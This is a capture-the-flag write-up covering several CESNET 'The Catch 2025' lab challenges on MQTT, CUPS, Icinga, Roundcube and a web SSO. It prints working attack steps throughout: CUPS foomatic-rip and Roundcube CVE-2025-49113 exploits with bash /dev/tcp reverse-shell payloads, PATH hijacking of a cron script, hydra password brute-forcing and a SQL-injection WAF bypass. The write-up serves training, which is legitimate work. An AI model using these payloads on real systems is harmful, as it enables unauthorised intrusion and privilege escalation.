

[CTF The Catch 2025 by CESNET (Author : makhno)]

Write-Up

Challenge : Sensor Array (Internal systems)

We begin reconnaissance with the **nmap** tool on this challenge to discover the existing service(s).

```
nmap -sV -p 1-65535 10.99.25.50
Host is up (0.031s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
1883/tcp   open  mqtt
```

We can see that we are dealing with an MQTT service. I will see if I can find more information about this service.

```
nmap --script mqtt-subscribe.nse -p 1883 10.99.25.50
Nmap scan report for 10.99.25.50
PORT      STATE SERVICE
1883/tcp   open  mqtt
|_mqtt-subscribe: Connection rejected: Not Authorized
```

So, we don't have any rights because we need to be authenticated.

```
nmap -sU -p 161 10.99.25.50
PORT      STATE SERVICE
161/udp    open  snmp
```

Sometimes, you also need to look at the UDP side and not just the TCP side.

```
snmpwalk -v2c -c public broker.powergrid.tcc
iso.3.6.1.2.1.1.1.0 = STRING: "MQTT broker for power grid sensors. Only reader has the rights to subscribe to a topic!"
iso.3.6.1.2.1.1.3.0 = Timeticks: (35541619) 4 days, 2:43:36.19
iso.3.6.1.2.1.1.5.0 = STRING: "Mosquitto"
iso.3.6.1.2.1.1.6.0 = STRING: "DC A, area 51"
iso.3.6.1.2.1.1.7.0 = INTEGER: 1
iso.3.6.1.2.1.1.7.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

Here, SNMP gives me important information about the authorized login name: **reader**.

After either guessing or brute-forcing the password, we find the flag.

```
mosquitto_sub -h 10.99.25.50 -p 1883 -u reader -P reader -t "#" -v
sensors/dev2 TEST{bvX2-B8k7-3b6H-MY8p}
sensors/prod FLAG{0hs0-SiJm-TO5B-46HD}
sensors/dev3 TEST{84GL-Fm58-wE4P-rB54}
sensors/dev1 TEST{1vX4-7hk7-a16H-pi45}
sensors/dev2 TEST{bvX2-B8k7-3b6H-MY8p}
```

So to solve the challenge !

Yeah I find the flag : **FLAG{0hs0-SiJm-TO5B-46HD}**

Challenge : Print server (Internal systems)

We begin reconnaissance with the **nmap** tool on this challenge to discover the existing service(s).

```
nmap -sV -p 1-65535 10.99.25.20
PORT      STATE SERVICE VERSION
631/tcp   open ipp      CUPS 2.4
8888/tcp   open  http     SimpleHTTPServer 0.6 (Python 3.11.2)

nmap -sCV -p 631 10.99.25.20
Host is up (0.050s latency).
PORT      STATE SERVICE VERSION
631/tcp   open ipp      CUPS 2.4
|_http-title: Home - CUPS 2.4.7
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.4 IPP/2.1
```

We know that we are dealing with CUPS software version 2.4.7, which has several interesting CVEs.

Resources :

- EvilCUPS : <https://motasemhamdan.medium.com/hackthebox-evilcups-walkthrough-exploiting-linux-cups-printers-da8ce04ec86b>
- Github EVILCUPS : <https://github.com/ippsec/evil-cups>
- HackTheBox CVE-2024-47176 : <https://www.hackthebox.com/blog/cve-2024-47176-cups-vulnerability-explained>

I used this script : Github Alien Cups : <https://github.com/Alie-N/cups-vulnerability-exploit>

I modified the exploit.py file to have my reverse shell on my IP address.

```
(SectionEnum.printer, b'printer-make-and-model', TagEnum.text_without_language): [b'HP 0.00"\n*FoomaticRIPCommandLine: "/bin/bash -c
    \'/bin/bash -i >& /dev/tcp/10.200.0.89/4445 0>&1\'"\n*cupsFilter2 : "application/pdf application/vnd.cups-postscript 0 foomatic-rip']],

python3 exploit.py 10.200.0.89 10.99.25.20
Malicious IPP server listening on ('10.200.0.89', 12345)
Sending UDP packet to 10.99.25.20:631 ...
Waiting ...
Target connected, sending payload ...
Target connected, sending payload ...
Target connected, sending payload ...
Target connected, sending payload ...
Target connected, sending payload ...
```

OpenPrinting CUPS
Home Administration Classes Aide Tâches Imprimantes

Fake_Printer_10_200_0_89

Fake_Printer_10_200_0_89 (En cours d'impression,

Maintenance ▼

Administration ▼

Description : Fake-Printer

Emplacement : Office HQ

Pilote : HP 0.00 (color, 2-sided printing)

Connexion : implicitclass://Fake_Printer_10_200_0_89/
Par défaut : job-sheets=none, none media=na_letter_8.5x11in sides=one-sided

Tâches

Rechercher dans Fake_Printer_10_200_0_89

Affichage des tâches terminées
Affichage de toutes les tâches

```
n3 exploit.py 10.200.0.89 10.99.25.28
Malicious IPP server listening on ('10.200.0.89', 12345)
Sending UDP packet to 10.99.25.20:631 ...
Waiting ...
Target connected, sending payload ...
Target connected, sending payload ...
Target connected, sending payload ...
Target connected, sending payload ...
Target connected, sending payload ...
Listening on 0.0.0.0 4445
```

Affichage des taches en ordre d'impression; les taches maintenues apparaissent en premier.

ID	Nom	Utilisateur	Taille	Pages	État	Contrôle
Fake_Printer_10_200_0_89-1	Test Page	anonymous	1k	Inconnu	en cours d'impression depuis Mon Oct 13 19:52:17 2025 <i>"c:/FilterExternal (ipp): Logging (PID 4848) started."</i>	Annuler la tâche Transférer la tâche

Figure 1: Print server reverse-shell

The next step is to go to the printer, then print a test page (go to the task). We get our reverse shell !

```
lp@fbc29220111:/$ id
id
uid=7(lp) gid=7(lp) groups=7(lp)

env
PRINTER_LOCATION=Office HQ
CHARSET=utf-8
CUPS_SERVER=/var/run/cups/cups.sock
CUPS_SERVERROOT=/etc/cups
CUPS_CACHEDIR=/var/cache/cups
FINAL_CONTENT_TYPE=application/vnd.cups-postscript
PWD=/
CUPS_DATADIR=/usr/share/cups
PRINTER=Fake_Printer_10_200_0_89
IPP_PORT=631
PPD=/etc/cups/ppd/Fake_Printer_10_200_0_89.ppd
DEVICE_URI=implicitclass://Fake_Printer_10_200_0_89/
HOME=/var/spool/cups/tmp
LANG=fr.UTF-8
PRINTER_STATE_REASONS=none
TMPDIR=/var/spool/cups/tmp
CUPS_ENCRYPTION=IfRequested
PRINTER_INFO=Fake-Printer
SERVER_ADMIN=root@fbc29220111
USER=root
SHLVL=2
CUPS_DOCROOT=/usr/share/doc/cups
CUPS_SERVERBIN=/usr/lib/cups
CUPS_MAX_MESSAGE=2047
CUPS_FILETYPE=document
GS_LIB=/usr/share/cups/fonts
SOFTWARE=CUPS/2.4.7
PATH=/usr/lib/cups/filter:/usr/bin:/usr/sbin:/bin:/usr/bin
CUPS_REQUESTROOT=/var/spool/cups
CONTENT_TYPE=application/vnd.cups-pdf-banner
CUPS_STATEDIR=/var/run/cups
AUTH_INFO_REQUIRED=none
_=/usr/bin/env
OLDPWD=/home/cups_admin
```

Okay, *env* doesn't give anything, whereas often on CTF the flag is hidden in the environment variables

After analyzing several possibilities, including whether there was an escalation privilege, we looked at the scheduled tasks.

```
ls -ail /etc/cron.d/
1163569 -rw-r--r-- 1 root root 102 Mar 2 2023 .placeholder
1451891 -rw-r--r-- 1 root root 68 Oct 8 10:47 cleanup-job
519080 -rw-r--r-- 1 root root 201 Jun 6 17:12 e2scrub_all
1451898 -rw-r--r-- 1 root root 160 Oct 8 10:47 statistics-job

cat /etc/cron.d/statistics-job
* * * * * cups_admin PATH=/opt/scripts:/usr/bin:/bin /usr/bin/python3 /opt/secure-scripts/statistics.py -n /opt/scripts/print_count.sh >
/var/log/cron.log 2>&1

cat /etc/cron.d/cleanup-job
*/5 * * * * root /root/reset/restore.sh > /var/log/restore.log 2>&1

ls -ail /opt/
1451940 drwxr-xrwx 1 root cronexec 4096 Oct 14 18:50 scripts
1451942 drwxr-x--- 1 root cronexec 4096 Oct 14 18:50 secure-scripts

ls -ail /opt/scripts
3490640 -rwxr-xr-- 1 root cronexec 343 Oct 14 18:50 print_count.sh

cat print_count.sh
#!/bin/bash

log="/var/log/cups/access_log"
output="/tmp/stats.txt"

grep 'POST /printers/. HTTP/1.1" 200' "$log" | awk '{ print $4, $7 }' | while read -r datetime path; do
    date=$(echo "$datetime" | cut -d: -f1 | tr -d '[')
    printer=$(echo "$path" | cut -d/' ' -f3)
    echo "$date $printer"
done | sort | uniq -c | sort -nr > "$output"
```

The problem here lies in the *print_count.log* script because it does not use an absolute path and starts its PATH with */opt/scripts*. The shell script uses commands without an absolute path (sort, grep, etc.)

Here are my tricks for getting a second reverse shell and obtaining my privesc.

```

Connection received on 10.99.25.20 41150
bash: cannot set terminal process group (87): Inappropriate ioctl for device
bash: no job control in this shell
pe48fff042b72e:/ $ cd /opt/scripts
$ ./opt/scripts
pe48fff042b72e:/opt/scripts$ echo "bash -c 'bash -i >& /dev/tcp/10.200.0.62/4446 0>&1'" > /opt/scripts/grep
$ grep ; chmod 777 /opt/scripts/grep
$ > /opt/scripts/grep ; chmod 777 /opt/scripts/grep
pe48fff042b72e:/opt/scripts$ ls -all
$ -all
total 20
451940 drwxr-xrwx 1 root cronexec 4096 Oct 14 21:00 .
451938 drwxr-xr-x 1 root root 4096 Oct 8 10:47 ..
914268 -rwxrwxrwx 1 lp lp 52 Oct 14 21:01 grep
451941 -rwxr-xr-x 1 root cronexec 343 Oct 6 20:09 print_count.sh
pe48fff042b72e:/opt/scripts$ ls -all
$ -all
total 20
451940 drwxr-xrwx 1 root cronexec 4096 Oct 14 21:00 .
451938 drwxr-xr-x 1 root root 4096 Oct 8 10:47 ..
914268 -rwxrwxrwx 1 lp lp 52 Oct 14 21:02 grep
451941 -rwxr-xr-x 1 root cronexec 343 Oct 6 20:09 print_count.sh
pe48fff042b72e:/opt/scripts$ ls -all
$ -all
total 20
451940 drwxr-xrwx 1 root cronexec 4096 Oct 14 21:00 .

```

```

nvlp 4446
Listening on 0.0.0.0 4446
Connection received on 10.99.25.20 37592
bash: cannot set terminal process group (331): Inappropriate ioctl for device
bash: no job control in this shell
cups_admin@48fff042b72e:~$
cups_admin@48fff042b72e:~$ sudo -l
sudo -l
Matching Defaults entries for cups_admin on 48fff042b72e:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty
User cups_admin may run the following commands on 48fff042b72e:
    (ALL) NOPASSWD: /bin/cat /root/T0D0.txt
cups_admin@48fff042b72e:~$ sudo -u root /bin/cat /root/T0D0.txt
sudo -u root /bin/cat /root/T0D0.txt
FLAG{HqW1-cHIN-6S8U-w5uQ}
cups_admin@48fff042b72e:~$

```

Figure 2: Print server privesc

```
echo "bash -c 'bash -i >& /dev/tcp/10.200.0.62/4446 0>&1'" > /opt/scripts/grep ; chmod 777 /opt/scripts/grep
```

```

nc -nvlp 4446
Listening on 0.0.0.0 4446

Connection received on 10.99.25.20 41314
bash: cannot set terminal process group (6698): Inappropriate ioctl for device
bash: no job control in this shell
cups_admin@080fc556748c:~$

sudo -l
sudo -l
Matching Defaults entries for cups_admin on 080fc556748c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User cups_admin may run the following commands on 080fc556748c:
    (ALL) NOPASSWD: /bin/cat /root/T0D0.txt

sudo -u root /bin/cat /root/T0D0.txt
FLAG{HqW1-cHIN-6S8U-w5uQ}

```

Yeah I find the flag : **FLAG{HqW1-cHIN-6S8U-w5uQ}**

Challenge : Gridwatch (Internal systems)

We begin reconnaissance with the `nmap` tool on this challenge to discover the existing service(s).

```
nmap -sV -p 1-65535 10.99.25.21
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.65 ((Debian))
443/tcp   open  http   Apache httpd 2.4.65
Service Info: Host: app
```

Here we only have a web challenge using the **Icinga** application.

Often, applications allow you to know the “default” user. In our case, it is simply *icinga*.

I try to find the password by guessing and/or brute forcing.

```
hydra -L users.txt -P /usr/share/SecLists-master/Passwords/rockyou.txt 10.99.25.51 -s 8080 http-form-post
'/authentication/login/index.php:username=^USER^&password=^PASS^:F=Incorrect username or password' -V

icinga / test
```

The password was indeed very simple. Now, I’m navigating through the various menus and looking at the version of **Icinga** (Version : **2.12.5**), I see that it’s the latest version and therefore there are no known CVEs.

We see servers we don’t know !




Figure 3: Gridwatch new servers

```
http://10.99.25.51:8080/icingadb/history
```

```
db.powergrid.tcc
ldap.powergrid.tcc
webserver.powergrid.tcc
```

```
LDAP :
Custom Variables
external_ip 10.99.25.52
```

```
external_ip6    2001:db8:7cc::25:52

Webserver :
Custom Variables
external_ip 10.99.25.51
external_ip6    2001:db8:7cc::25:51
...
```

I'm trying again to do reconnaissance on these new servers.

```
nmap -sV -p 1-65535 webserver.powergrid.tcc
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.62 ((Debian))

nmap -sV -p 1-65535 10.99.25.52
PORT      STATE SERVICE VERSION
389/tcp  open  ldap    OpenLDAP 2.2.X - 2.3.X
```

I'm trying to see if I can get some interesting information by querying the **LDAP** server.

```
nmap -n -sV --script "ldap* and not brute" ldap.powergrid.tcc
Nmap scan report for ldap.powergrid.tcc (10.99.25.52)
Host is up (0.045s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
389/tcp  open  ldap    OpenLDAP 2.2.X - 2.3.X
| ldap-search:
|   Context: dc=ldap,dc=powergrid,dc=tcc
|   dn: dc=ldap,dc=powergrid,dc=tcc
|       objectClass: top
|       objectClass: dcObject
|       objectClass: organization
|       o: powergrid
|       dc: ldap
| ...
|   dn: uid=mscott,ou=Users,dc=ldap,dc=powergrid,dc=tcc
|       objectClass: inetOrgPerson
|       objectClass: top
|       uid: mscott
|       cn: mscott
|       sn: Scott
|       displayName: Michael Scott
|       description: UHdkIHJlc2V0IHRvIFRoYXRzd2hhdHNoZXNhawQK
```

Base64 is definitely intriguing in the output, and I'm trying to figure out what it could correspond to.

```
echo -n "UHdkIHJlc2V0IHRvIFRoYXRzd2hhdHNoZXNhawQK" | base64 -d
Pwd reset to Thatswhatshe said
uid=mscott,ou=Users,dc=ldap,dc=powergrid,dc=tcc
displayName: Michael Scott
```




Figure 4: Gridwatch flag

So I have a valid user (login/password) and I try to log in with this new account on the Icinga server.

After digging around a bit, we find the flag, You need to go to the history section on events.

Yeah I find the flag : **FLAG{KWT6-EoVP-uE47-9PtN}**

Challenge : Temporary webmail (Internal systems)

We begin reconnaissance with the **nmap** tool on this challenge to discover the existing service(s).

```
nmap -sV -p 1-65535 10.99.25.31
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
110/tcp   open  pop3    Dovecot pop3d
143/tcp   open  imap    Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3 Dovecot pop3d
Service Info: Host: localhost.cesnet.cz; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We are working on an email-oriented challenge and we have a **Roundcube** webmail page here : <http://webmail.powergrid.tcc/>

I'm trying to find out a little more information about banners and/or versions.

```
nmap -sV -p 25,80,110,143,993,995 --script=banner 10.99.25.31
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_banner: 220 localhost.cesnet.cz ESMTP Postfix (Ubuntu)
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
110/tcp   open  pop3    Dovecot pop3d
|_banner: +OK Dovecot (Ubuntu) ready.
143/tcp   open  imap    Dovecot imapd (Ubuntu)
| banner: * OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE ID
|_LE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)
| banner: * OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE ID
|_LE LITERAL+ AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
995/tcp   open  ssl/pop3 Dovecot pop3d
|_banner: +OK Dovecot (Ubuntu) ready.
Service Info: Host: localhost.cesnet.cz; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

After multiple unsuccessful attempts on different protocols, I am trying to enumerate in case there are any hidden pages.

```
dirb "http://webmail.powergrid.tcc/" /usr/share/SecLists-master/Discovery/Web-Content/raft-medium-directories-lowercase.txt
START_TIME: Sun Oct 26 17:38:15 2025
URL_BASE: http://webmail.powergrid.tcc/
WORDLIST_FILES: /usr/share/SecLists-master/Discovery/Web-Content/raft-medium-directories-lowercase.txt

-----

GENERATED WORDS: 26566

---- Scanning URL: http://webmail.powergrid.tcc/ ----
==> DIRECTORY: http://webmail.powergrid.tcc/plugins/
==> DIRECTORY: http://webmail.powergrid.tcc/backup/
==> DIRECTORY: http://webmail.powergrid.tcc/skins/
==> DIRECTORY: http://webmail.powergrid.tcc/program/

--> http://webmail.powergrid.tcc/backup/
--> http://webmail.powergrid.tcc/backup/maildir-20150507.tgz
```

We therefore have a backup file that is very interesting.

By looking at the hint, which gives us some very interesting information for precise targeting “**IT department is known for using disposable test accounts ADM40090, ADM40091, ADM40092 up to ADM40099.**”

```
find ./ -type f -exec grep -H 'ADM4009[0-9]' {} \; > ADM4009X.log

ADM40092 / WELCOME6
```

we also realize that a CVE allows us to obtain an RCE : **CVE-2025-49113 - Roundcube**

Resources :

- Medium CVE Roundcube : <https://medium.com/@kobygarbrah.cyber/hack-the-box-outbound-write-up-and-cve-2025-49113-in-depth-explanation-40b9ceb9064a>
- Medium TryHackMe CVE Roundcube : <https://medium.com/@Sle3pyHead/roundcube-cve-2025-49113-tryhackme-room-e660dc4ca1d1>

I use this script : Github CVE-2025-49113 : <https://github.com/hakaioffsec/CVE-2025-49113-exploit>


```
php CVE-2025-49113.php http://webmail.powergrid.tcc:80/ ADM40092 WELCOME6 "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.200.0.57/9003 0>&1'"
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...

locally on my computer :
nc -nvlp 9003
Listening on 0.0.0.0 9003

Connection received on 10.99.25.31 34592
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bc92677a27dc:/tmp$
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find ./ -type f -exec grep --color=always -H 'FLAG{' {} \;
find ./ -user adm40092 -type f -print
find / -xdev -type f -perm -4000 -print 2>/dev/null
cat /etc/passwd
...
postfix:x:104:105::/var/spool/postfix:/usr/sbin/nologin
flag:x:65535:65535:RkxBR3tXbThuLXQ1cWUteEhueS1nNEdPfQ==:/nonexistent:/usr/sbin/nologin
adm40092:x:1001:1001::/home/adm40092:/bin/sh

echo -n "RkxBR3tXbThuLXQ1cWUteEhueS1nNEdPfQ==" |base64 -d
FLAG{Wm8n-t5qe-xHny-g4GO}
```

Yeah I find the flag : **FLAG{Wm8n-t5qe-xHny-g4GO}**



```
49113.php http://webmail.powergrid.tcc:80/ ADM40092 WELCOME6 "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.200.0.18/4445 0>&1'"
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[+] Exploiting...

www-data@9727698cea21:/tmp$
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@9727698cea21:/tmp$
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
galera:x:100:65534:/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,/,/nonexistent:/bin/false
dovecot:x:102:103:Dovecot mail server,,:/usr/lib/dovecot:/usr/sbin/nologin
dovecot:x:103:104:Dovecot login user,,:/nonexistent:/usr/sbin/nologin
postfix:x:104:105::/var/spool/postfix:/usr/sbin/nologin
flag:x:65535:65535:RkxBR3tXbThuLXQ1cWUteEhueS1nNEdPfQ==:/nonexistent:/usr/sbin/nologin
adm40092:x:1001:1001::/home/adm40092:/bin/sh
www-data@9727698cea21:/tmp$
```

Figure 5: Webmail flag

Challenge : Single Sign-on (New services)

The following three challenges are exclusively web-based. Here, **nmap** will be of little use, but enumeration with **dirb** will be much more useful.

```
curl -v "http://login.powergrid.tcc:8080"
...
< HTTP/1.1 302 Found
< Date: Sun, 26 Oct 2025 17:27:52 GMT
< Server: Apache/2.4.65 (Debian) PHP/8.2.29
< Location: http://intranet.powergrid.tcc:8080/
```

We understand that we have to go through a proxy

```
curl -v --proxy "http://login.powergrid.tcc:8080" "http://intranet.powergrid.tcc:8080/"
```

We arrive at the famous SSO page !

I am trying out a number of payloads related to SQLI.

```
I must not test passwords that:

- Contain apostrophes (')
- Contain words such as: union, select, sleep, benchmark, whoami, cat, etc., ../, etc.
- Have suspicious special characters: <, >, |, ;, &, $, etc.
- url=http://localhost ou url=http://127.0.0.1 ou url=http://127.1
...
```

After tons of unsuccessful trials and attempts, the challenge hint says this “**A WAF was probably just added in front of the old system.**”. By reading resources on a technique I didn’t know about, overloading the request size to cause a partial or total bypass of the filtering.

Resources:

- [Hacktricks WAF Bypass : https://book.hacktricks.xyz/pentesting-web/waf-bypass](https://book.hacktricks.xyz/pentesting-web/waf-bypass)
- [Portswigger WAF Bypass oversized : https://portswigger.net/daily-swig/google-waf-bypassed-via-oversized-post-requests](https://portswigger.net/daily-swig/google-waf-bypassed-via-oversized-post-requests)

```
python3 -c "print('A' * 200000)"
and I simply concatenate with: admin'OR 1=1; --
```

Yeah I find the flag : **FLAG{rxRk-Dj3A-bGc0-cyHc}**

TCC Powergrid

Single Sign-On

Sign In

Login successful! Welcome, admin!

Your Flag: FLAG{rxRk-Dj3A-bGc0-cyHc}

All users in the database (SQLi successful):

```
Array
(
    [0] => Array
        (
            [id] => 1
            [login] => admin
            [password] => super-secret-password-123
        )

    [1] => Array
        (
            [id] => 2
            [login] => guest
            [password] => guest-password-123
        )

)
```

© 2025 TCC Powergrid Corporation. All rights reserved.

Figure 6: SSO flag

Challenge : Role Management System (New services)

The following three challenges are exclusively web-based. Here, **nmap** will be of little use, but enumeration with **dirb** will be much more useful.

I'll start with a list that already gives me some interesting things that you wouldn't guess!

```
dirb "http://idm-new.powergrid.tcc" /usr/share/SecLists-master/Discovery/Web-Content/raft-medium-directories-lowercase.txt
---- Scanning URL: http://idm-new.powergrid.tcc/ ----
==> DIRECTORY: http://idm-new.powergrid.tcc/js/
+ http://idm-new.powergrid.tcc/user (CODE:200|SIZE:3060)
+ http://idm-new.powergrid.tcc/logout (CODE:302|SIZE:362)
+ http://idm-new.powergrid.tcc/login (CODE:200|SIZE:2534)
==> DIRECTORY: http://idm-new.powergrid.tcc/styles/
+ http://idm-new.powergrid.tcc/server-status (CODE:403|SIZE:286)
+ http://idm-new.powergrid.tcc/announcement (CODE:200|SIZE:4202)
```

The *announcement* page is interesting because it gives us information as a lead to follow.

